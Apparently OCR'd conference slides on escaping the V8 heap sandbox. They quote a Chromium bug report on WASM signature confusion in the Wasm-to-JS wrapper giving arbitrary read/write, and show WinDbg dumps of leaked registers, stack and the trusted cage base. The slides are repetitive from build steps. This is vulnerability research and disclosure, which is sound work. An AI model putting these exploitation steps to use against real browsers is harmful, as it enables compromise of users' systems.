
2. Heap sandbox escape

V8 heap sandbox design



2. Heap sandbox escape

V8 heap sandbox design



2. Heap sandbox escape

Unsandboxed read/write: issue 379140430

Chromium > Blink > JavaScript > WebAssembly 379140430

V8 Sandbox Bypass: ARR/W by sig confusion in WasmToJsWrapper tier-up with in-sandbox Tuple2 corruption

Comments (6) Dependencies (0) Duplicates (0) Blocking (0) Resources (5)


DESCRIPTION se...@gmail.com created issue #1 Nov 15, 2024 07:28AM

VULNERABILITY DETAILS

Summary

V8 sandbox bypass, arbitrary address read/write via WASM signature confusion in Wasm-to-JS wrapper tier-up with in-sandbox `Tuple2` corruption.

Similar bug class with b/354408144 where we transitively trust a trusted-to-untrusted reference.



2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox

2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox


- Signature Confusion

2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox

- Signature Confusion




2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox


- Signature Confusion



- Arbitrary unsandboxed read/write


2. Heap sandbox escape

Code execution: leak unsandboxed pointers



2. Heap sandbox escape

Code execution: leak unsandboxed pointers




We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55              push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
 r8=0000000000000026  r9=000041d3903df384 r10=0000000000000000
r11=fdf5bfffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55              push    rbp
0:000> dq rsp
000000a3`353fe560  00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570  00000215`4bea9000 000000a3`353fe628
000000a3`353fe580  000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590  00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0  00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0  00000215`4bf1f550 000041d3`903dffb4
000000a3`353fe5c0  00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0  00000215`4bea9000 00000215`4bf1f548
```

2. Heap sandbox escape


Code execution: leak unsandboxed pointers

func() → ;



Signature Confusion

func(var1, var2, var3…)
→ var1, var2, var3…




We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55              push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
 r8=0000000000000026  r9=000041d3903df384 r10=0000000000000000
r11=fdf5bfffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55              push    rbp
0:000> dq rsp
000000a3`353fe560  00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570  00000215`4bea9000 000000a3`353fe628
000000a3`353fe580  000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590  00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0  00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0  00000215`4bf1f550 000041d3`903dffb4
000000a3`353fe5c0  00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0  00000215`4bea9000 00000215`4bf1f548
```

```
0:000> dv isolate
        isolate = 0x00000215`4bea9000
0:000> dt d8!v8::internal::IsolateData trusted_cage_base_ 0x00000215`4bea9000
   +0x260 trusted_cage_base_ : 0x000001ce`00000000
```

